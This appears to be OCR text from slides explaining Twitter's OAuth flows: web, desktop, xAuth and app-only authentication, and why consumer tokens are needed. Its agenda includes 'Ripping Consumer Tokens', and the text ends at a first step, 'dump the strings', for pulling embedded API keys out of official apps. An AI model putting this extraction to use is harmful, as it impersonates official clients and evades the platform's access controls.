
http://hueniverse.com/2007/09/oauth-isnt-always-the-solution/

Notation


client
server
1. client sends a yellow token
request_token
2. server responds with a blue token
3. client sends a yellow token *and signs the request with a red token*
request_token
4. server responds with a blue token



@nst021
bit.ly
Twitter
"Use my account"
request_token
authorize
access_token
home_timeline
3 Phases Auth.
Web
green tokens are for
@nst021 with bit.ly

3 Phases Auth. Desktop




green tokens are for @nst021 with Twitter.app

xAuth: 1 Phase Authentication





App. Only Authentication



violet token is for iOS

Consumer Tokens

- In all four cases, consumer tokens  are needed to authenticate with Twitter.



Agenda

1. Twitter
2. OAuth
3. **Ripping Consumer Tokens**
4. iOS / OS X + STTwitter
5. Discussion

A. dump the strings

